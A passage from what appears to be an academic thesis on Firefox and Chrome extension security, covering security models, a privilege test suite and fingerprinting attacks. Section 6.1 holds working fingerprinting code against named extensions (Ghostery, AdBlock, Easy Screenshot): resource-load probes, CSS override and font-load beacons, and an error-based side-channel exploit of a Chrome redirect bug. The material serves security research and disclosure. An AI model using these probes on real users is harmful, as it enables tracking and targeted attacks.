$A \supseteq B \wedge B \not\supseteq A$	Xray wrapper	Opaque wrapper
$A \not\supseteq B \wedge B \not\supseteq A$	Cross-origin wrapper	Cross-origin wrapper

Table 4.1.: Subsuming relationships

Table 4.1 is taken from Mozilla's documentation and shows the wrappers computed for various relationships. If principal A subsumes B, it is denoted by the $\supseteq$ symbol. Its counterpart is $\not\supseteq$, showing that the privileges are not subsumed.

4.3.2. Chrome Concepts

Google Chrome and the Chromium project use a multi-process architecture to isolate websites and extensions from each other [Bar+08]. In general, a distinction between the following three types of processes is drawn:

- **Renderer processes** employ the Blink engine to render all web sites assigned to them. In general, every origin gets its own renderer process, although there are some exceptions: If a web sites is rendered in a frame, it does not receive a separate process. Furthermore, there is a limit to the number of processes Chrome will spawn. If it is exceeded, renderers will be assigned multiple web sites. Extensions are loaded into renderer processes, too.
- The **browser process** handles all interaction between renderer processes. Furthermore, it manages access to *disk, network, user input and display*[10]. As it is the most privileged process, it mediates all security-sensitive tasks to renderer processes.
- **Plug-in processes** are started for browser plug-ins such as Adobe Flash.

In addition to this isolation, Chrome employs a sandbox for renderer processes [Bar+08]. While at first the sandbox was only available for the Windows operating system, similar mechanisms have been added afterwards for Linux and OS X. The sandbox attempts to mitigate the effects of successful exploits against renderer processes by greatly reducing the capabilities these processes have. Thus, a full exploit first has to obtain code execution and then bypass the sandbox in order to inflict damage on the host system.

[10] Charlie Reis. *Multi-process Architecture*. Sept. 2008. URL: https://blog.chromium.org/2008/09/multi-process-architecture.html.

4.4. Security Model

As extensions cannot be directly controlled by browser vendors, good design has to be facilitated by a sound security model. Badly designed extensions can directly lead to stability issues, and, more importantly, vulnerabilities. Legacy extension systems focus on the separation of concerns to combat this problem. Themes, not allowed to use privileged APIs, are an example of this. Modern extension systems often additionally employ so-called *mitigations*. Rather than fully preventing vulnerabilities altogether, these mechanisms are concerned with preventing their exploitation.

Based on the concepts of their underlying engines, both Mozilla Firefox and Google Chrome take steps to ensure security of extensions. Apart from a few commonalities, like, for example, blocking navigation to extension URLs from web content, the approaches are inherently different. This Section first introduces the security model employed by Firefox (cf. Section 4.4.1) and then examines Chrome's approach (cf. Section 4.4.2).

4.4.1. Mozilla Firefox

Firefox features no unified security concept for extensions. Instead, each type has its own model, leading to widespread diversity. The most restricted add-on types are limited to one functionality. Lightweight themes, for example, are only capable of setting two images for the browser GUI. Another example are spell check dictionaries which can only add new words to the browser. Both of these add-on types are therefore potentially impossible to attack or use in an attack. However, other extension types are not as restricted and enjoy more privileges.

URI	Description	Privileged?
`chrome://*/content/*`	Contains GUI files (XUL, XBL, ...)	Yes
`chrome://*/skin/*`	Contains styling files (CSS, SVG, ...)	Partly
`chrome://*/locale/*`	Contains localization files (DTD, ...)	Partly
`resource://*/*`	Addresses additional resources	No

Table 4.2.: Internal browser URIs sorted by their privileges

The privileges of extensions building on top of the legacy extension system strongly depend on the URLs they can register. As explained in Section 4.1.1, the `chrome.manifest` can be used to declare content types which, in turn, map to URLs. Table 4.2 shows that this ultimately determines the privileges of the add-on. Thus, themes, which are not able to use content types other than `skin`, are only partly privileged in the security model of the legacy extension system. For more information on the exact privileges of each URI, refer to Section 5.3.1. In terms of Gecko's security model, all `content` URLs run under system principal privileges, whereas `skin` and `locale` cannot be fully specified using the principals from Mozilla's documentation.

While old add-on types such as legacy extensions, themes and locale packs are solely defined by the URLs they can register, there are some additional protections and boundaries introduced in modern extensions:

- **Add-on SDK extensions** introduce multiple new concepts on top of the legacy extension system. *Content scripts*, for instance, can be used to interact with websites through an Xray wrapper. Their main advantage is the low-privilege context they run in, mitigating many of the severe consequences of XCS attacks. Communication between the extension core and content scripts is mediated through explicit APIs calls. A content script can only access the origin it was injected into, unless the `cross-domain-content` permission in the extension's `package.json` file has been set. In this

case, each domain listed in this setting can be connected to. Despite this setting, the Add-on SDK generally does not feature a permission-based capability system. Not a single privileged API has to be requested before it can be used. Regarding Gecko's security model, content scripts can therefore be represented as expanded principals and the extension's core as a system principal.

- **WebExtensions** aspire to the level of security found in Chrome extensions. However, at the time of this writing, the development is still at an early stage and many basic security mechanisms have not been implemented, yet. For example, WebExtensions lack protection by CSP which is one of the most important mitigations present in Chrome. Furthermore, web content can easily navigate to `moz-extension` URIs without having to bypass any security checks. This allows adversaries to start attacks (cf. Section 6.4) and trigger bugs in add-ons (cf. Section 6.2.2). Due to this unfinished state which could change at any time, this thesis does not cover attacks on WebExtensions. However, a future stable version of WebExtensions will most likely inherit Chrome's security properties (cf. Section 4.4.2).

As described in Section 4.2.1, Mozilla will require reviews for all regular extensions in the near future. In order to enforce this policy, Firefox will only accept add-ons if they were signed by the correct party. Mozilla's review process ensures a general quality threshold. Testing most notably includes scanning for security vulnerabilities and rejecting extensions exhibiting them. Tools are used to assist the process and enforce policies such as disallowing calls to `eval`[11]. At the end, reviews still rely on human analysts and, thus, cannot be perfect. However, a beneficial effect for the security of extensions overall is indisputable.

4.4.2. Google Chrome

Potentially in response to earlier research, Chrome's extension security model has tremendously improved over time. A major change was introduced with Chrome version 18 which deprecated an old way of writing extensions in favor of a new model. This change is marked by the increase of the manifest version number form one to two. As of 2014, the Chrome browser completely ignores extensions with version number one, making the new system mandatory[12]. The new version imposes two important restrictions on extensions: First, a default CSP must be respected by developers and, second, extension resources are not web-accessible by default anymore. However, even if every type of extension is required to use version two, there are slight differences in the actual security model for them.

- **Themes** cannot modify the core layout of the browser at all. Apart from some colors, backgrounds and tints, only very few visual properties can be changed. Furthermore, styling is not done in a potentially powerful language like CSS, but has to be declared as JSON data structures inside the manifest file. While extremely limiting for designers, these restrictions give strong guarantees for security indicators and other important GUI elements of the browser.

```
1 script-src 'self'; object-src 'self'
```

Listing 4.4: Default CSP for version 2 Extensions

- **Extensions** are subject to a rigorous permission model. Every utilized API has to be formally requested in the manifest file. Moreover, each host the extension wants to have access to must be stated in the permission list, too. Users see descriptions of the requested capabilities during installation.

[11] Mozilla Wiki. *Add-on Review Guide*. Oct. 2015. URL: `https://wiki.mozilla.org/Add-ons/Reviewers/Guide`.
[12] Chrome Developers. *Manifest Version*. URL: `https://developer.chrome.com/extensions/manifestVersion`.

Furthermore, as previously explained, a default CSP is enforced on every extension[13]. The exact rules are shown in Listing 4.4. Basically, extensions can only include external scripts from their own package. This explicitly disallows any usage of inline scripts and `eval`-like statements in order to mitigate most XCS attacks. A developer can relax the policy by allowing `eval`-like statements with the `unsafe-eval` keyword in a value of its manifest file, whereas the inline scripting restriction cannot be lifted. Additionally, external resources can be allowed but only with severe limitations. For example, the HTTPS scheme can be whitelisted, but only with an accompanying host name. Unencrypted schemes like HTTP are not allowed.



Figure 4.4.: Security boundaries in interactions between web content and extensions

There is a clear security boundary between extensions and web content. Extensions must use so-called *content scripts* to interact with web sites. Instead of directly sharing the global execution environment with web content, content scripts receive their own context and have to communicate via the DOM with the web site. Furthermore, they cannot directly access the extension context either but have to resort to APIs facilitating structured message passing. Figure 4.4 clarifies this complex relation between extensions and web sites. The image is based on Kotowicz work on Chrome extensions [KO12].

```
1 default-src 'self';
2 connect-src * data: blob: filesystem:;
3 style-src 'self' data: chrome-extension-resource: 'unsafe-inline';
4 img-src 'self' data: chrome-extension-resource:;
5 frame-src 'self' data: chrome-extension-resource:;
6 font-src 'self' data: chrome-extension-resource:;
7 media-src * data: blob: filesystem:;
```

Listing 4.5: Default CSP for version 2 Apps

- **Apps** have access to privileged APIs such as raw sockets but they are mostly bound to the same restrictions as Extensions: Permissions have to be declared upfront in a manifest file and a default CSP is enforced. Listing 4.5 shows the imposed rules. However, in contrast to Extensions, it is not possible to relax this default policy, prompting developers to resort to other mechanisms to be able to use functions like `eval`. In particular, Chrome offers a mechanism called *sandboxed pages* which are not restricted by a CSP. As the name suggests, these pages do not enjoy high privileges and thus cannot inflict harm when hijacked. All communication with sandboxed pages is done through APIs like `postMessage`, such that there is a clear security boundary.

  With *WebViews*, Apps have an additional mechanism to embed untrusted content. In contrast to `iframe` elements, the embedded code cannot determine that it has been framed. Thus, the `webview` tag works similarly to an embedded browser window.

[13] Chrome Developers. *Content Security Policy (CSP)*. URL: `https://developer.chrome.com/extensions/contentSecurityPolicy`.

In addition to these security measurements, every extension listed on the Chrome Web Store is required to undergo a review. While the exact criteria of the review are not public, it is likely to check for obvious security flaws. As all extensions on Windows and Mac OS X must be listed on the Chrome Web Store, this is a further hindrance for an attacker.

5. Test Suite

In order to prove facts which are not documented by official resources, this thesis is accompanied by a test suite. When executed, it will provide evidence in form of reproducible tests. Additionally, it verifies the actuality of the described techniques and browser quirks: As future browser versions may fix bugs and introduce architectural changes to the extension system, failing tests clearly mark the outdated parts. The test suite can instrument both Firefox and Chrome to run a range of tests automatically. However, as not all interactions can be easily automated, a few manual tests are available, too.

5.1. Architecture

The test suite is carefully designed to be extremely flexible and avoid any side effects in test cases. Avoiding side effects is essential to the validity of the results, since even minor differences in comparison to a regular page load can alter the outcome. For example, using `iframes` to embed the test in the runner page will influence all child `iframes` of the test itself, since the permissibility of framing is decided by checking the topmost frame. However, due to the limitations of web content, it is nearly impossible to achieve a side-effect-free environment. Thus, the test runner resides in an extension. From this privileged context, it is able to orchestrate all tests to run in newly created tabs. Still, this is not enough to guarantee the absence of side-effects as browser settings may influence the outcome, too. Therefore, the test suite first creates a new profile and then launches the selected browser.

Conceptually, browser-specific code in the test runner is avoided as far as possible. While tab management is required for both Firefox and Chrome, it is isolated in an own class with a predefined interface. In order to solve communication between tests and runner in a cross-browser fashion, the WebSocket protocol is used. It allows efficient relay of results and is not restricted by the Same-Origin Policy. Thus, it can be used even by tests in highly restricted origins, such as a file URIs.



Figure 5.1.: Simplified test suite communication flow

Figure 5.1 shows the communication flow of the test suite in a simplified manner. Boxes with double borders mark components which are started as own processes, whereas the others reside in a browser context. A solid line with an arrow indicates a component starting another one, whereas the dashed line represents a WebSocket information flow. In summary, the flow of the test suite is as follows: When executed, the

`run.py` script will start a web server and the selected browser. The web server is capable of WebSocket communication, and is immediately connected to by the test runner, which itself is automatically opened in the browser. After this initialization phase, the runner will sequentially start tests in their own tabs. Each test will connect to the web server using the WebSocket protocol to relay the result back to the runner. When receiving a result, the runner will give a visual indication of the outcome and start the next test. However, it will only wait for two seconds until a test is marked as failed, since an error might have occurred.

All client-side code avoids hard coding values (like, for example, the URL of the web server) by reading a JSON file holding global variables. This file is updated by the `run.py` script on each new start of the test suite and can be reached by a relative URL from each tested scheme. If WebSocket communication fails, the `socket.io` library provides a fallback for both the runner and the test cases by using the `XMLHttpRequest` API.

Tests are tagged with a description of the expected behavior. When this expectation is met, the test will be marked as passing and in any other case as failed. Altogether, there are four states a test can be in: It can be queued, currently running, passing and failed.

5.2. Methodology

Tests can be generally divided into verification and privilege tests. The former is used to verify if concrete examples of the thesis are still working as expected whereas the latter may point at quirky behavior: Privilege tests exercise a potentially harmful action in various contexts. For example, framing a file URI is tested in an extension context, in web content and in the file context itself. These tests do not directly uncover vulnerabilities but determine the browser's behavior in curious cases. If quirky behavior is found, it may be one of the components required for an attack.

Creating a verification test is straightforward: Whenever an example is given in the thesis, an associated test is created. Sometimes, however, the testing process is extremely hard to fully automate. For instance, Chrome allows users to open non-web-accessible extension URLs by right clicking a link and selecting the *Open in a new tab* option. This amount of user interaction is not simulated by the test suite as there is only a marginal number of tests requiring it. Thus, these tests are marked as *manual tests* and require a user to follow steps to verify the behavior. In contrast to verification tests, privilege tests cannot be directly taken from examples in the thesis. Most of them are derived from working behavior in privileged contexts and then subsequently tested in all relevant origins. For example, if an extension context is known to be able to frame any file URL, this test is expanded to all other schemes. By executing the privilege test cases – even if they are unlikely to succeed – quirky behavior and bugs can be found methodologically.

5.3. Results

As the test results are highly browser-specific, they will be described each in their own Section. Furthermore, as the dedicated Chapters thoroughly explain the given examples, only the results of privilege tests will be explained. Section 5.3.1 describes the test cases for Mozilla Firefox, whereas Section 5.3.2 deals with Google Chrome.

5.3.1. Firefox

	web	file	A/content	A/skin	A/locale	A/resource
Access privileged APIs			✓			
Render HTML	✓	✓	✓	✓	✓	✓
Render XUL			✓			
Execute scripts from XBL			✓			
Frame A/content URIs			✓	✓	✓	
Frame A/resource URIs			✓			✓
Frame file URIs		✓	✓	✓	✓	
Fetch A/content URIs			✓	✓	✓	
Fetch A/resource URIs			✓			✓
Fetch file URIs			✓			
Include A/content URIs			✓	✓	✓	✓
Include A/resource URIs	✓	✓	✓	✓	✓	✓
Include file URIs		✓	✓	✓	✓	
Embed `moz-icon` scheme	✓	✓	✓	✓	✓	✓

Table 5.1.: Firefox privilege testing results

All Firefox test cases were executed in both Firefox 43 and 44. As can be seen from the results in Table 5.1, the chrome `content` context was used as a reference for all other contexts. It is the most privileged scope available in Firefox and each resource addressable by a `chrome://*/content/*` URL is part of it. Only regular extensions can register such URLs, which leaves themes and localization packages with the lower privilege contexts `skin` and `locale`. Finally, the highly restricted `resource` scheme can only be registered by regular extensions, too. The table uses a *label/content type* notation to represent URLs like `chrome://label/contenttype/*` (e.g. `A/content` means `chrome://A/content/*`).

Findings

While rendering HTML might seem uninteresting on first glimpse, it is worth noting that a theme or localization package can include such files. Since JavaScript can be easily used from an HTML document, this privilege paves the way to many of the attacks found in Section 7.1 and directly contradicts Mozilla's documentation stating that `skin` packages cannot host scripts[1]. Another result worth pointing out is that every chrome content type can frame anything in its origin. While, again, seemingly uninteresting, this allows a theme to frame a `chrome://NAME/content/*` from a `chrome://NAME/skin/*` URL. File URIs can be framed from these origins, too. Thus, while hard to achieve, it may be possible for themes to use `iframes` and Clickjacking tricks to extract local files. The `XMLHttpRequest` API also only checks the origin, which allows themes to extract information from many browser-internal pages. However, this is not such a huge problem as it might seem since most information is loaded dynamically at run time and hence cannot be easily extracted by using this API. As the `resource` scheme's intended behavior is to be usable from web content, it is not surprising to to see that all schemes can include it. This, however, allows for easy fingerprinting attacks against extensions that use it, as explained in Section 6.1. A potential extraction of data can be achieved by including file URIs. As can be seen from the Table, it cannot only be done by regular extensions but also by localization packages and themes. Finally, Firefox features an internal scheme called

[1] MDN. *Chrome registration*. Dec. 2015. URL: `https://developer.mozilla.org/en/docs/Chrome_Registration`.

`moz-icon`. It points to platform-specific icons for actions and file extensions[2] and is accessible even by web content (e.g. `moz-icon://stock/gtk-revert-to-saved`). Thus, it poses yet another way to fingerprint the Firefox browser itself.

5.3.2. Chrome

	web	file	extension A
Include extension A URL			✓
Include extension B URL			
Include accessible extension B URL	✓	✓	✓
Include file URL		✓	
Iframe extension A URL			✓
Iframe extension B URL			
Iframe file URL		✓	
Open extension URL		✓	✓

Table 5.2.: Chrome privilege testing results

The Chrome test cases were tested in Chromium version 47.0.2526.106 on a Linux host system. Table 5.2 shows the results. In summary, there are far less test cases with a smaller amount of unexpected behavior. This can be attributed to two circumstances:

1. In comparison to Firefox, the Chrome extension ecosystem features fewer contexts. For extensions, there are only URIs of Extensions and URIs of Apps. Both use the `chrome-extension` scheme, but behave quite differently. In particular, Apps cannot be loaded into newly created tabs and generally resist testing in an automated way by requiring extra steps to be started and other things.

2. A lot of the interesting behavior Chrome shows requires some sort of user interaction. This behavior cannot be easily found or tested by the test suite.

Findings

Table 5.2 shows the results of the Chrome privilege tests. All reults except from the last can be taken from the official documentation and work as intended. However, file URIs seem to have special privileges in Chrome, as they are allowed to open new windows with extension URLs. As web content lacks this capability, file URIs can be considered to have slightly higher privileges.

The manual tests uncover far more unexpected behavior, as the following results show:

- **Drag & Drop.** All browsers implement a feature which allows users to drag text in to the browser's location bar to start navigation to this alleged URL. When used on hyperlink elements, the browser uses the `href` attribute instead of the text. This mechanism is restricted by rules which, for example, disallow file URIs. However, `chrome-extension` URLs do not seem to be impacted by this security measure when belonging to an Extension. Apps, on the other hand, cannot be easily navigated to as they seem to have an additional security boundary which redirects to `chrome-extension://invalid`. It should be noted that the restriction on file URIs can be bypassed by dragging from an element which is not an hyperlink. An `input` field, for example, can contain a draggable file URI. App URLs, however, are still protected.

[2] Nicholas Nethercote. *moz-icon: a curious corner of Firefox*. Nov. 2015. URL: `https://blog.mozilla.org/nnethercote/2015/11/05/moz-icon-a-curious-corner-of-firefox/`.

- **Context Menu.** When clicked, hyperlinks pointing to a `chrome-extension` URL only navigate to a blank page (`about:blank`). However, if a user right clicks the link and selects *Open in a new tab* or *Open in a new window*, the URL will be loaded regularly. Curiously, using hotkeys for these actions (Ctrl+Click or Ctrl+Shift+Click) does not work. Again, App URIs seem to be protected by an additional redirection. This trick does not work with file URIs either.

6. Attacks on Extensions

Successful attacks on extensions can completely undermine the security of users. Depending on the browser, being able to inject code in to a privileged context results in direct command execution on the host system (cf. Section 7.1.1). Even if this is not possible, attacks can have far-reaching consequences: Tracking a user's movement in the web, disabling privacy-related add-ons and performing actions without prior consent can all inflict severe damage. Thus, browsers employ mitigations against many of these attacks. This Chapter takes a closer look at various bug classes and how an adversary may be able to exploit them. If mitigations are present, potential bypasses are discussed along with case studies of real-world vulnerabilities found during the writing of this thesis.

When targeting a concrete extension, often an attacker is forced to check for its presence first. Section 6.1 shows a multitude of techniques to fingerprint active add-ons from web content. Then, Section 6.2 explores actual ways of injecting payloads into privileged contexts. Rarely found in extensions but nonetheless powerful is an attack called SQL Injection, presented in Section 6.3. If none of the more powerful attacks against extensions can be mounted, an adversary can resort to Clickjacking. Section 6.4 explains this attack and how it can be applied to extensions. Finally, Section 6.5 demonstrates how attacks on the browser itself can utilize the extension system to their advantage.

6.1. Fingerprinting

Fingerprinting is the process of identifying the active extensions of a victim. One way to use this information is to discriminate users. For instance, a news agency might prevent access to articles if an advertisement blocking extension has been detected. Furthermore, the list of extensions might be unique enough to track a user's movement in the web. This activity is commonly performed by web-based advertisement networks. Finally, an adversary may use the information to launch a targeted attack on an installed extension.

In all previous examples a web attacker performs the fingerprinting, since this is the most realistic threat to a user in this case. Unrestrained local attackers can simply list the extensions in the victim's profile directory. Naturally, if the weakest type of adversary can fingerprint extensions, others can, too. Hence, this Section solely focuses on techniques usable by web attackers. Furthermore, some fingerprinting methods rely heavily on the extension's behavior (e.g. NoScript's script blocking). As there are too many possibilities, this Section will only cover general techniques usable against all or almost all extensions.

6.1.1. Resource Leaks

If an extension allows it implicit- or explicitly, web content is able to include or embed some of its resources. In this case, the sheer existence of these files indicates the presence of their parent extension. There are multiple techniques to detect these resources, many just being alternative ways of expressing the same code. The following examples only present sufficiently varied techniques, starting with the most general one.

```
# the contentaccessible flag can only be set for "content"
# in this case it makes chrome://alias/* web-accessible
content    alias              path/to/files    contentaccessible=yes
# this includes locale and skin resources of the same alias
locale     alias    extname   path/to/files
skin       alias    extname   path/to/files
# resource URIs are web-accessible by default
resource   alias              path/to/files
```

Listing 6.1: Firefox `chrome.manifest` showing web-accessible URLs

In Firefox, there are two ways an extension resource may leak to web content: Either there is a resource URI pointing to add-on files or there is a chrome `content` package with the `contentaccessible` flag set. While both can be set in an extension's manifest file as shown in Listing 6.1, some add-ons create these URLs dynamically. Thus, finding web-accessible resources may require knowledge of the whole extension's source code. Add-on SDK extensions are a notable exception: Due to their bootstrap code, all of their files can always be accessed by resource URIs.

```
{
  // ...
  "web_accessible_resources": [
    "explicit.ext",
    "images/*"
  ],
  // ...
}
```

Listing 6.2: Chrome `manifest.json` showing web-accessible resources

This is in stark contrast to Chrome. The only file, a Chrome extension can declare web-accessible resources in, is its manifest file. For this purpose, the `web_accessible_resources` key has to be used as shown in Listing 6.2. Its value is a JSON array whose elements are either a path to a file or a pattern matching multiple files. Patterns can use wildcards (`*`), to indicate an arbitrary string to be matched at a position. In the Listing, all files of the `images` directory and one explicitly named file are allowed to be included from web content.

Event Handler

```
<script src="resource://firefox-at-ghostery-dot-com/data/images/ghosty-32px.png"
        onload="isActive()" onerror="isNotActive()"></script>
```

Listing 6.3: Detect *Ghostery* Firefox extension by event handler

Listing 6.3 shows a way to detect resource leaks by using the `onload` event handler of the `script` tag. Despite the used tag, this technique is not limited to detecting scripts, as the load handler will execute on the sole condition that the file exists. Thus, the code is able to detect an image of the *Ghostery* extension in this example. The extension itself is immensely popular (roughly 1,5 million users) and ironically dedicated to giving "control to make informed decisions about the personal data you share with the trackers on the sites you visit"[1].

[1] addons.mozilla.org. *Ghostery*. URL: `https://addons.mozilla.org/en-US/firefox/addon/ghostery/`.

```
<script src="chrome-extension://gighmmpiobklfepjocnamgkkbiglidom/img/icon24.png"
        onload="isActive()" onerror="isNotActive()"></script>
```

Listing 6.4: Detect *AdBlock* Chrome extension by event handler

Listing 6.4 shows another example of the technique, this time targeting a Chrome extension. Similar to *Ghostery*, *AdBlock* is susceptible to a fingerprinting attack because it declares an image as web-accessible. Again, the extension is extremely popular (over 10 million users[2]), showing just how wide-spread the use of web-accessible resources is.

Although hard to attribute to a specific person, this technique is well-known and has been used by various researchers in the past.

CSS Override

While the *Event Handler* fingerprinting method can be applied to all types of web-accessible resources, it requires script execution. However, security-minded users may use extensions such as the *NoScript Security Suite*[3] in order to selectively allow the use of JavaScript on websites. If an adversary still requires knowledge of the user's extensions, a technique that does not require any scripts has to be used.

Initially found by Kouzemtchenko[4], the technique abuses a browser's CSS overriding behavior. In particular, three properties aid this fingerprinting attack: Firstly, resources included from style sheets are loaded relatively to the URL of the CSS file itself. Secondly, when two style rules have the exact same precedence (e.g. same selector), the last one is applied. Lastly, browsers do not immediately load background images but wait until the element requiring them is encountered in the markup.

If an extension offers a style sheet on a web-accessible location with a rule setting a background image, an attack can be constructed as follows: On a website, the adversary copies the selector to load an image from the attacker-controlled server. Then, the extension's style sheet has to be included, in order to trigger the overriding behavior. If the extension is active, its rule will override the website's rule and load the background image from an internal URL. However, if it is not active, the adversary's rule will not be overridden and a request for the image will reach the web server. Thus, an adversary knows whether the extension is active or not by observing the incoming HTTP requests. Note that this technique is not necessarily limited to background images but they serve as a prime example for resources which are loaded as needed (property number three).

[2] Chrome Web Store. *AdBlock*. URL: https://chrome.google.com/webstore/detail/adblock/gighmmpiobklfepjocnamgkkbiglidom.

[3] addons.mozilla.org. *NoScript Security Suite*. URL: https://addons.mozilla.org/en-US/firefox/addon/noscript/.

[4] Alex Kouzemtchenko. *Detecting Firefox Extensions Without Javascript*. Oct. 2007. URL: http://kuza55.blogspot.co.uk/2007/10/detecting-firefox-extension-without.html.

```
/* ... */
#toolbar {
  background-image:
    ↪ url(chrome://easyscreenshot/s
    ↪ kin/image/toolbar-bg.png);
  /* ... */
}
/* ... */
```

Listing 6.5: `editor.css` of *Easy Screenshot*

```
<style>
#toolbar {
  background-image: url('inactive');
}
</style>
<link rel="stylesheet"
  ↪ href="chrome://easyscreenshot/s
  ↪ kin/editor.css">
<div id="toolbar"></div>
```

Listing 6.6: Detect *Easy Screenshot* via override

The following paragraph describes an exemplary fingerprinting attack against the *Easy Screenshot* Firefox extension[5]. It can be performed even in the presence of the *NoScript Security Suite*, hence achieving the initial goal to attack security-minded users. Listing 6.5 shows the relevant selector of one of its web-accessible CSS files. In Listing 6.6, this selector is used to load an image from the web server and then subsequently overridden by the extension's style sheet if available. If the adversary cannot observe an request for `inactive`, the extension must be active.

CSS Font Load

Although the *CSS Override* technique does not require any client-side scripting, it requires a fair amount of server-side code if performed for multiple users. This is because it uses negative detection so that the presence of an extension must be inferred from the absence of an request. Positive detection, on the other hand, immediately notifies the adversary of active extensions and is therefore more desirable.

A technique achieving this abuses custom fonts which can be declared in CSS. Similar to background images, custom fonts are only loaded if actual text requiring them is encountered. Thus, if an extension's style sheet adds content to a DOM element, a custom font applied to it can be used to send a request back to the web server. Otherwise, if the extension does not exist, the text is not added to the DOM and the request will not be sent. The only prerequisite therefore is a web-accessible style sheet which adds content to any element of the DOM.

However, while this technique might seem to be superior to the *CSS Override* attack, it is in fact not for two reasons. Firstly, adding content to DOM elements seems to be slightly less frequent than setting background images and secondly, strong security extensions such as the *NoScript Security Suite* block custom fonts alongside with scripts. The following example, however, shows that the attack can be effectively used against Chrome extensions, as none of its script-blocking extensions accounts for custom fonts.

```
/* ... */
input[type="checkbox"]:checked:before {
  /* ... */
  content: '\2713';
  /* ... */
}
```

Listing 6.7: `override-page.css` of *AdBlock*

[5] addons.mozilla.org. *Easy Screenshot*. URL: `https://addons.mozilla.org/En-us/firefox/addon/easyscreenshot/`.

```
<style>
@import url('chrome-extension://gighmmpiobklfepjocnamgkkbiglidom/jquery/css/over
  ↪ ride-page.css');
@font-face {
  font-family: AdBlockActive;
  src: url(adblock_active);
}
input[type="checkbox"]:checked:before {
  font-family:AdBlockActive;
}
</style>
<input type="checkbox" checked>
```

Listing 6.8: Detect *AdBlock* via font load

The fingerprinting attack shown in Listing 6.8 is, again, targeted at the *AdBlock* Chrome extension. Specifically, it abuses a CSS file adding content to a checkbox, as shown in Listing 6.8. In order to receive a request when the content is added, and, thus, the extension is active, the adversary only has to declare the custom font to be used for the checkbox. This attack manages to bypass all tested Chrome script-blocking extensions, like, for example, *ScriptSafe*[6].

6.1.2. Side Channels

The presence of extensions, although not voluntarily exposed by browsers, can be revealed by side channels. While a complete description of side channels is beyond the scope of this thesis, the following definition suffices to explain the attacks found in this Section: Any trait usable from websites to tell active and inactive extensions apart is a side channel. This most notably includes timing and errors, which may occur when accessing extensions. Using these side channels, an adversary can fingerprint extensions even if they do not have any web-accessible resources.

Most side channel fingerprinting attacks are based on browser bugs and, thus, have a limited lifespan. However, in order to give an real-world example, the next paragraphs will examine an error-based side channel found in recent versions of Chrome (47).

Error-Based



Figure 6.1.: Error-based fingerprinting attack on Chrome extensions

[6]Chrome Web Store. *ScriptSafe*. URL: https://chrome.google.com/webstore/detail/scriptsafe/oiigbmnaadbkfbmpbfijlflahbdbdgdf.

A bug found in Chrome allows adversaries to fingerprint extensions using an error-based side channel[7]. The general attack procedure is depicted in Figure 6.1 and works as follows:

1. The main file of the attack opens a new window with a valid extension URI.
2. As browsers allow the opener to navigate an opened window to arbitrary URLs, the main attack file can redirect back to any file on its own origin. The content of this file is insignificant, as long as the main attack file should be able to access it by the rules of the Same-Origin Policy.
3. Finally, the main attack file attempts to access the DOM of same-origin file. At this moment, the bug in Chrome is triggered: If the extension is active, the access is denied and in any other case it is allowed (as it should).

Visiting an active extension seems to taint the browser window so that not even same-origin access is allowed. This denied access manifests itself in an error that is thrown when attempting to access the DOM. Thus, the adversary's code can simply catch this error to learn about the presence of an extension.

```
<script>
var REDIRECTOR = 'https://url.to/http302/redirection/script?url=';
function checkForExtension(id) {
    var ext_url = 'chrome-extension://' + id + '/manifest.json';
    var handle = window.open(REDIRECTOR + encodeURIComponent(ext_url));
    setTimeout(function() {
        handle.location = 'blank.html';
        setTimeout(function() {
            try {
                // this will throw an error in the case the extension exists
                handle.document;
                console.debug(id + ' is not active.');
            } catch (error) {
                console.debug(id + ' is active!');
            }
        }, 1000);
    }, 1000);
}
</script>
<button onclick="checkForExtension('gcbommkclmclpchllfjekcdonpmejbdp');">Check
  ↪  for HTTPS Everywhere (watch your console)</button>
<button onclick="checkForExtension('somethingveryunlikelytobeintheid');">Check
  ↪  for non-existing extension (watch your console)</button>
```

Listing 6.9: Fingerprinting attack relying on an error-based side channel

Listing 6.9 is an implementation of this attack. It uses an additional bug to open an extension URL in a new window: Although any navigation from web content to extensions should not be possible, Chrome allows an HTTP 302 redirect to extension URLs. Using this trick, the manifest file of an extension is opened in a new window. While the manifest file is used because it is guaranteed to be available in all Chrome extensions, any other valid file of the extension can be used for this initial step. Then, the newly opened window is navigated to a same-origin file. Finally, access to the window's `document` object is attempted.

[7] Nicolas Golubovic. *Security: HTTP 302 can navigate to non-web-accessible chrome-extension:// URIs*. Feb. 2016. URL: https://bugs.chromium.org/p/chromium/issues/detail?id=589237.

6.2. Cross-Context Scripting

